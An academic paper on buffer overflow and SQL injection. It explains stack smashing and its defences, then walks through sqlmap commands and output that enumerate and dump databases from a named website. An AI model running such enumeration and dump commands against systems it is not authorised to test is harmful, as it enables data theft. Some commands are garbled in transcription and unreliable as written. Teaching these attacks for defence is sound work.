Buffer Overflow and SQL Injection: To Remotely Attack and Access Information

Mehak Khurana, Ruby Yadav and Meena Kumari

Abstract In today's electronic world where data is accessed through internet, intranet, and extranet, the security of the information is an important issue. Buffer overflow attack in software and SQL injection attack in web application are the two main attacks which are explained in this paper with the aim to make user understand that how unintentional flaws get injected, how these flaws lead to vulnerabilities, and how these vulnerabilities are exploited by the attackers. In this paper, the real-time attack example is also shown with its screenshots step by step.

Keywords Ethical hacking · Buffer overflow · SQL injection · Vulnerabilities

1 Introduction

In the electronic world, security is the major issue on the internet, intranet, and extranet. Ethical hacking is a term which is used to increase security by identifying and overcoming those vulnerabilities on the systems owned by third party. Attacker uses vulnerabilities as an opportunity to attack software and web application. Thus, system needs to be protected from attacker so that attacker cannot hack information and make it misbehave according to him/her. So, ethical hacking is a way to test and to identify an information technology environment for present vulnerabilities.

Software is used everywhere in the digital world. But due to the flaws in software, software fails and attacker takes this as an advantage and uses this opportunity to make software misbehave and use according to them. Flaws increase the risk to security. Some of the software developer manages the software risk by

M. Khurana (✉) · R. Yadav · M. Kumari
The NorthCap University, Gurgaon, India
e-mail: mehakkhurana@ncuindia.edu

R. Yadav
e-mail: rubyyadav@ncuindia.edu

M. Kumari
e-mail: meenakumari@ncuindia.edu

© Springer Nature Singapore Pte Ltd. 2018

M. U. Bokhari et al. (eds.), *Cyber Security*, Advances in Intelligent Systems and Computing 729, https://doi.org/10.1007/978-981-10-8536-9_30

increasing the complexity of the code, but absolute security cannot be achieved. According to the literature survey, some of the software flaws which lead to security vulnerabilities are Buffer Overflow (BO), Incomplete Mediation (IM), and Race Condition (RC) [1].

The other class of vulnerabilities that exist in the web application can be exploited through SQL injection. Attacker takes advantage of the unintentional flaws in the input validation logic of Web components. SQL injection attack leads to high security risk to the web applications which allow attackers to access databases completely. These databases contain user information and if this information is accessed by the attacker, the confidentiality of the user will be leaked and thefts and frauds can take place. In many cases, attackers use an SQL injection vulnerability to take full control of web application and corrupt the system that hosts the Web application.

Buffer overflow and SQL injections are some of the vulnerabilities in the software and the web application, respectively, which are discussed in detail in this paper.

This paper gives an overview of one of the flaws that exist in the software, i.e., buffer overflow and how this flaw leads to the security vulnerabilities that can be exploited and what are the preventives measures that can be taken to protect it from the attackers. This paper also explains one of the famous attacker's techniques to access information from the database of the web application using Kali Linux. The SQL queries in Kali Linux that are used to retrieve information from the database of a web application are shown for a particular website. This paper provides description and example with screenshot of how these attacks can be performed and what will be the outcome.

2 Buffer Overflow

Buffer overflow is a software flaw which is introduced unintentionally by the programmer. For example, in a program, while writing a data to an allocated memory, if data is assigned to the memory which is not allocated, it overruns the boundary of the allocated memory. Most popular languages C and C++ also do not have built-in boundary check, i.e., they do not automatically check the data trying to access memory location of an array is outside the boundaries (total size) of an array, for example (Table 1).

Here, the total size of array is 10, but the data is assigned at location 30 which is outside the boundary of an array. Boundary check can eliminate vulnerability. Java and C # are the languages which have boundary checks but they have performance penalty for checking so the developer use C and C++ for coding [2]. These buffer overflow vulnerabilities can be exploited by attackers in many ways:

Table 1 Program with flaw

```
void main()
{
int buffer[10];
buffer[30] =45;
}
```

(a) Denial-of-Service Attack—Buffer overflow flaw may likely cause system crash, so attacker exploits this vulnerability to launch denial-of-service attack.
(b) Inject Attack Code—Attacker can manipulate the code to

  (i) Overwrite the system data.
  (ii) Overwrite the data in the memory in such a way that it transfers the code to malicious code, i.e., pointer points to injected malicious code. Buffer overflow vulnerabilities mostly dominate in the class of remote penetration attack.

Figure 1 shows the structure of memory organization of CPU. Here, text stores the code of the program, the data section consists of text and static variables, heap stores dynamic data, and stack section (shown in Fig. 2) stores the dynamic local variables, parameters of the functions, return address of the function call (where the control will be transferred after the function executes), stack pointer points to the top of the stack. Stack grows from high address to low address (while buffer grows from low address to high address).




Fig. 1 Memory organization




Fig. 2 Stack structure

2.1 Goals of Buffer Overflow Attack to Exploit Vulnerability

The main goal of the attacker is to take buffer overflow as an advantage and to fetch the control of the privilege program by subverting the function of that program. Attacker tries to attack the root program and execute code similar to shellcode. To achieve this goal, two sub-goals need to be achieved [3].

(a) To alter the victim's program by making it to jump to random memory location, with suitable parameter loaded into register and memory.
(b) To alter victim's program by adding malicious code to victim's program address space to jump to address where malicious code is injected.

2.1.1 Jump to Random Memory Location

Attacker overwrites program with arbitrary sequence of byte with goal of corrupting the victim program. It is done by making the victim's pointer to point to random address.

According to Table 2, if attacker tries to use more memory (>10), buffer overflow will overflow into the space where the return address is located. Attacker can overwrite this return address with the random bits or random address; by this, the program will jump to random memory location after function execution [4] and may lead to program crash as shown in Fig. 3b.

Table 2 Source code

```
void area (int a, int b);
void main()
{
        area (2, 3);
}
void area (int a, int b)
{
        int buffer[10];
}
```




Fig. 3 **a** Jump to actual memory location. **b** Jump to random memory location

2.1.2 To Place Malicious Code in Victim's Program Address Space

Stack and heap are two areas of memory that a program used for reading and writing, i.e., buffer can be located in any of these two areas. Attacker provides data as input to the program to store in a buffer. This data is actually the instruction with the help of which attackers try to use victim program's buffer to store the malicious code of his/her choice.

Attacker injects this executable malicious code into the buffer and overwrites the return address with the address of this malicious code as shown in Fig. 4b. This return address can be chosen by hit-and-trial method.




Fig. 4 **a** Malicious code can be inserted in buffer. **b** Return address jumps to malicious code

2.2 Challenges with Buffer Overflow


1.3.1 There are some difficulties with buffer overflow attack, they are [5]

(a) Attacker may not know the exact location of malicious code injected.
(b) Attacker may not know the exact location of the return address with malicious code starting address.

1.3.2 These difficulties can be overcome by different methods:

(a) First problem can be solved by injecting No Operation (NOP) before malicious code.
(b) Second problem can be resolved by inserting the return address repeatedly. This may overwrite the actual return address with attacker's return address and will make pointer jump to any NOP address which in turn may point to next NOP and after last NOP malicious code will be executed (Fig. 5).

Fig. 5 Insert NOP



2.3 Protection Against Buffer Overflow

There are some ways to protect the software from buffer overflow:

(a) Brute force method—to write completely the correct code but to write an error-free code is not achievable. One of the ways to achieve near to error-free code is to introduce buffer overflow intentionally to search for vulnerable components in the program. The other way is to use debugging and analysis tools to find buffer overflow vulnerabilities. This method does not eliminate all the vulnerabilities but reduces them [6].
(b) Do not allow the code to execute on stack; stack is made non-executable by using No execute bit or NX bit (supported by some hardware); memory can be flagged so that code cannot be executed in a specified location.
(c) Safe program language—Java and C# have boundary check at runtime. They automatically check the arrays out of bound. These languages do not allow memory locations to be accessed which are out of boundary but have performance penalty for checking, due to which developer chooses C language. So in that case do not use unsafe function, use its safe alternative. Use safe functions such as fgets, strncpy, strncat, and snprintf instead of C unsafe functions gets, strcpy, strcat, sprintf, scanf, etc. [7].
(d) Runtime Stack Checking—Runtime stack checking can be introduced by pushing special value on the stack after return address. When return address is popped off stack, the special value can be used to verify that return address has not changed and in order to overwrite the return address, this special value also needs to be overwritten.

3 SQL Injection

SQL injection is one of the most famous attacks used in hacking. Every web application has its data stored in any database. These databases contain some sensitive and confidential data. Web applications accept the data from the users. This data is retrieved from the database through SQL queries. To insert, retrieve, update, and delete the data from database, SQL language is used. Using SQL injection attacker can have unauthorized access to the system. For example, there is any website let say Gmail that provides user an interface to enter his email id and password. The email id and password form the part of the internal SQL query. User enters his credentials, then these credentials are matched with the data stored in the database. So if the hacker gets the access to that database he can easily get your credentials and thus can attack your account like sending fake mails, deleting important data, or extracting private information from database. Thus, SQL injection is defined as a mechanism that allows hacker to inject SQL commands to allow them to gain access to the data held within your database. SQL injection uses the concept of duality of data and command to get information from database. In SQL injection, the hacker type SQL keyword to modify the structure of SQL query was developed by web programmer, and trick the SQL interpreter to execute unintentional orders. The SQL query is modified in such a way that the interpreter is unable to differentiate between the actual command and hackers input [8]. The interpreter is tricked to execute such unintended commands. For example, when we search any website, we write URL:

Original query: https://88keystoeuphoria.com/video.php?id='32'

Injected query: https://88keystoeuphoria.com/video.php?id='32''

This is translated into query—Select * from TABLE where id='32''

The hacker has intentionally modified the query and inserted an extra apostrophe after 32. It is syntactically incorrect, so our database will throw an error message that infers the information about table like table name. Therefore, he is able to extract information using wrong query.

3.1 Testing Website for SQL Injection

For SQL injection, first the hacker/attacker identifies whether a website is vulnerable or not. There are various tools to check vulnerability of website [9]

(a) Acunetix—It automatically checks the given web application for SQL injection and other vulnerabilities.
(b) Nesus—Nessus is the best unix vulnerability testing tool. It also runs on windows. Key features of this software include remote and local file security checks client/server architecture with a GTK graphical interface etc.
(c) Retina—It is an another vulnerability testing tool. It scans all hosts on a network and reports on any vulnerability found.
(d) Metasploit framework—It is an open-source penetration testing software tool with the world's largest database of public and tested exploits.

For example, let say we have a website say keystoeuphoria.com. Now we are going to exploit it using Kali Linux. Before starting, read the following disclaimer:

You may face legal action if you do not have the permission from the administrator of the website that you are testing for SQL injection. They can track your IP address. So it is advisable to try it only if access privilege is provided.

SQL injection includes four main steps [10]:


Step 1: Enumerate the database

Open the terminal window on Kali Linux and write the following command

Sqlmap—u "https://keystoeuphoria.com/video.php?id=32"—dbs;

Result—The command checks whether the typed URL website is vulnerable or not, and if it is vulnerable it will show you the list of various databases that exist over that website (Fig. 6).


(a)



```
root@kali:~# sqlmap -u "http://88keystoeuphoria.com/video.php?id=32" --dbs

   sqlmap/1.0-dev - automatic SQL injection and database takeover tool
   http://sqlmap.org
```

(b)



```
---
[06:17:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL 5.0.11
[06:17:13] [INFO] fetching database names
[06:17:14] [INFO] the SQL query used returns 4 entries
[06:17:14] [INFO] retrieved: "information_schema"
[06:17:15] [INFO] retrieved: "euphoria_site"
[06:17:15] [INFO] retrieved: "mysql"
[06:17:16] [INFO] retrieved: "performance_schema"
available databases [4]:
[*] euphoria_site
[*] information_schema
[*] mysql
[*] performance_schema

[06:17:16] [INFO] fetched data logged to text files under '/usr/share/sqlmap/o
put/88keystoeuphoria.com'

[*] shutting down at 06:17:16
```

Fig. 6 **a** Query to retrieve database names. **b** List of database names retrieved

Step 2: Enumerate the table name

After having the details of various databases that exist over website *keystoeuphoria,* the attacker tries to find out the various tables that exist in the chosen vulnerable database. Following command is typed on the terminal:

Sqlmap—u "https://keystoeuphoria.com/video.php?id=32"—D *databasename* —tables


Sqlmap—u "http://keystoeuphoria.com/video.phpid=32"—D euphoriadb— tables (Fig. 7).

Step 3: Enumerate the column name

After obtaining different table names, we will choose the one that is most useful to us like admin table, as admin table might include user admin password details. If one is able to obtain the admin password, he can easily get the privileges of admin and do changes in site as per his wish. So before looking at the data, we have to find the different column names by enumerating the column name:

Sqlmap—u " *url* "—D *databasename*—T *tablename*—columns

Sqlmap—u "https://88keystoeuphoria.com/video.php?id=32"—D euphoriadb— T admin—columns (Fig. 8).



(a)

```
root@kali:~# sqlmap -u "https://88keystoeuphoria.com/video.php?id=323" -D inform
ation_schema --table
```

(b)

```
Database: information_schema
[40 tables]
+---------------------------------------+
| CHARACTER_SETS                        |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                               |
| COLUMN_PRIVILEGES                     |
| ENGINES                               |
| EVENTS                                |
| FILES                                 |
| GLOBAL_STATUS                         |
| GLOBAL_VARIABLES                      |
| INNODB_BUFFER_PAGE                    |
| INNODB_BUFFER_PAGE_LRU                |
| INNODB_BUFFER_POOL_STATS              |
| INNODB_CMP                            |
| INNODB_CMPMEM                         |
| INNODB_CMPMEM_RESET                   |
| INNODB_CMP_RESET                      |
| INNODB_LOCKS                          |
| INNODB_LOCK_WAITS                     |
| INNODB_TRX                            |
```

Fig. 7 **a** Query to retrieve table names. **b** List of table names retrieved

Step 4: Fetch Password/Column content:


After fetching the above information, we try to extract vulnerable information for exploitation like the admin password details by the following command.

Sqlmap—u " *url* "—D *dbname*—T *tablename*—dump (Fig. 9).

This example shows that the database information can be accessed that is been hosted on web application due to SQL injection vulnerabilities. This will lead to loss of information and confidentiality and will result in financial cost for recovery, downtime, penalties, etc.


Even if the sites are not storing user information in the web application database, they are also at risk of losing database integrity. SQL injection vulnerabilities allow the attacker to inject malicious code by taking advantage of persistent storage and dynamic page content generation. This may redirect the visitor visiting this vulnerable site to malicious site. By redirecting visitor to this malicious site, attacker can remotely access the visitor's system by exploiting his other system's vulnerability or system crash can take place [11].

(a)



```
root@kali:~# sqlmap -u "https://88keystoeuphoria.com/video.php?id=323" -D inform
ation_schema -T tables --columns
```


(b)



```
Database: information_schema
Table: tables
[21 columns]
+-----------------+---------------------+
| Column          | Type                |
+-----------------+---------------------+
| VERSION         | bigint(21) unsigned |
| AUTO_INCREMENT  | bigint(21) unsigned |
| AVG_ROW_LENGTH  | bigint(21) unsigned |
| CHECK_TIME      | datetime            |
| CHECKSUM        | bigint(21) unsigned |
| CREATE_OPTIONS  | varchar(255)        |
| CREATE_TIME     | datetime            |
| DATA_FREE       | bigint(21) unsigned |
| DATA_LENGTH     | bigint(21) unsigned |
| ENGINE          | varchar(64)         |
| INDEX_LENGTH    | bigint(21) unsigned |
| MAX_DATA_LENGTH | bigint(21) unsigned |
| ROW_FORMAT      | varchar(10)         |
| TABLE_CATALOG   | varchar(512)        |
| TABLE_COLLATION | varchar(32)         |
| TABLE_COMMENT   | varchar(2048)       |
| TABLE_NAME      | varchar(6 root@kali: ~
```


Fig. 8 **a** Query to retrieve column names. **b** List of column names retrieved

(a)



```
root@kali:~# sqlmap -u "https://88keystoeuphoria.com/video.php?id=323" -D inform
ation_schema -T tables --dump
```

(b)



```
Database: information_schema
Table: tables
[102 entries]
+----------------------+-----------+------------+------------+-------------+-------
---------------------------------------+-------------+---------------------+------
-----+---------------------------------+---------------------------------+----------+--
-----------------------+-------------------+-------------------------------------------
-------+--------------------+-------------------+---------------------+-----------------+
-------------------+
| ENGINE               | CHECKSUM | VERSION    | DATA_FREE | TABLE_ROWS | TABLE_NAM
E                                        | ROW_FORMAT | CHECK_TIME          | TABLE_T
YPE   | UPDATE_TIME          | CREATE_TIME          | DATA_LENGTH | INDEX_LENGTH |
TABLE_SCHEMA         | TABLE_CATALOG | TABLE_COMMENT
        | AUTO_INCREMENT | AVG_ROW_LENGTH | CREATE_OPTIONS  | TABLE_COLLATION    |
 MAX_DATA_LENGTH     |
+----------------------+-----------+------------+------------+-------------+-------
---------------------------------------+-------------+---------------------+------
-----+---------------------------------+---------------------------------+----------+--
-----------------------+-------------------+-------------------------------------------
-------+--------------------+-------------------+---------------------+-----------------+
-------------------+
| MEMORY               | NULL     | 10         | 0         | NULL       | CHARACTER
_SETS                                    | Fixed      | NULL                | SYSTEM
```

Fig. 9 **a** Query to retrieve dump. **b** List of dump retrieved

4 Conclusion

Buffer overflow and SQL injection are still biggest security problems in software and web applications, respectively, that will exist in future for long time due to large amount of legacy code. This paper explains buffer overflow attack vulnerabilities and the preventives measures that can be taken to protect it from the attackers. This paper demonstrates method with example for testing web applications for SQL injection vulnerabilities that attackers use to compromise a web application. These SQL queries can be tried on real-time application under administrative control.

Refrences

1. Stamp M (2006) Information security principles and practices. Wiley, Hoboken, NJ
2. Cowan C, Wagle P, Pu C, Beattie S, Walpole J Buffer overflows: attacks and defenses for the vulnerability of the decade. In: Proceedings of DARPA information survivability conference and expo (DISCEX)
3. Foster JC, Osipov V, Bhalla N, Heinen N (2005) Buffer overflow attacks detect, exploit, prevent. Syngress Publishing Inc., Rockland
4. Shaneck M (2003) An overview of buffer overflow vulnerabilities and internet worms. In: CSCI, 10 Dec 2003
5. Kak A (2015) Buffer overflow attack. In: Lecture Notes on Computer and Network Security, Purdue University, 2 April 2015
6. "Buffer-Overflow Vulnerabilities and Attacks", in Lecture Notes, Syracuse University. http://www.cis.syr.edu/~wedu/Teaching/CompSec/LectureNotes_New/Buffer_Overflow.pdf
7. Halfond WGJ, Viegas J, Orso A (2006) A classification of SQL injection attacks and countermeasures. In: Proceedings of the international symposium on secure software engineering, Mar 2006
8. Halfond WGJ, Orso A (2005) Combining static analysis and runtime monitoring to counter SQL-injection attacks. In: Proceedings of the international workshop on dynamic analysis (WODA), May 2005
9. Halfond WGJ, Anand S, Orso A (2009) Precise interface identification to improve testing and analysis of web applications. In: Proceedings of the international symposium on software testing and analysis (STA), July 2009
10. Boyd SW, Keromytis AD (2004) SQLrand: preventing SQL injection attacks. In: Lecture Notes in Computer Science, vol 3089. Springer, pp 292–302
11. Dougherty C (2012) Practical identification of SQL injection vulnerabilities, Carnegie Mellon University. Produced for US-CERT, a government organization, 2012

Author Biographies

Mehak Khurana is currently working as assistant professor in The NorthCap University in CSE and IT and has around 6 years of experience. She completed her M.Tech from USIT, GGSIPU in 2011 and B.Tech from GTBIT, GGSIPU in 2009. Currently she is also pursuing Ph.D in the field of Information Security and Cryptography at NCU. Her key areas of interest are Cyber Security, Ethical Hacking and Cryptography. She has contributed research papers in various national and international journals and conferences. She is lifetime member of Cryptology Research Society of India (CRSI).

Ruby Yadav has worked as Research Associate in The NorthCap University in CSE & IT dept. She has published papers in reputed international conferences and journals. She has completed M.Tech and B.Tech from MDU. She is lifetime member of Cryptology Research Society of India (CRSI).

Meena Kumari has worked as a professor, Dept of CSE & IT at The NorthCap University. She has also worked as Scientist ‘G’ at DRDO (Defence Research & Development Organization) and has 37 years of research experience in cryptology.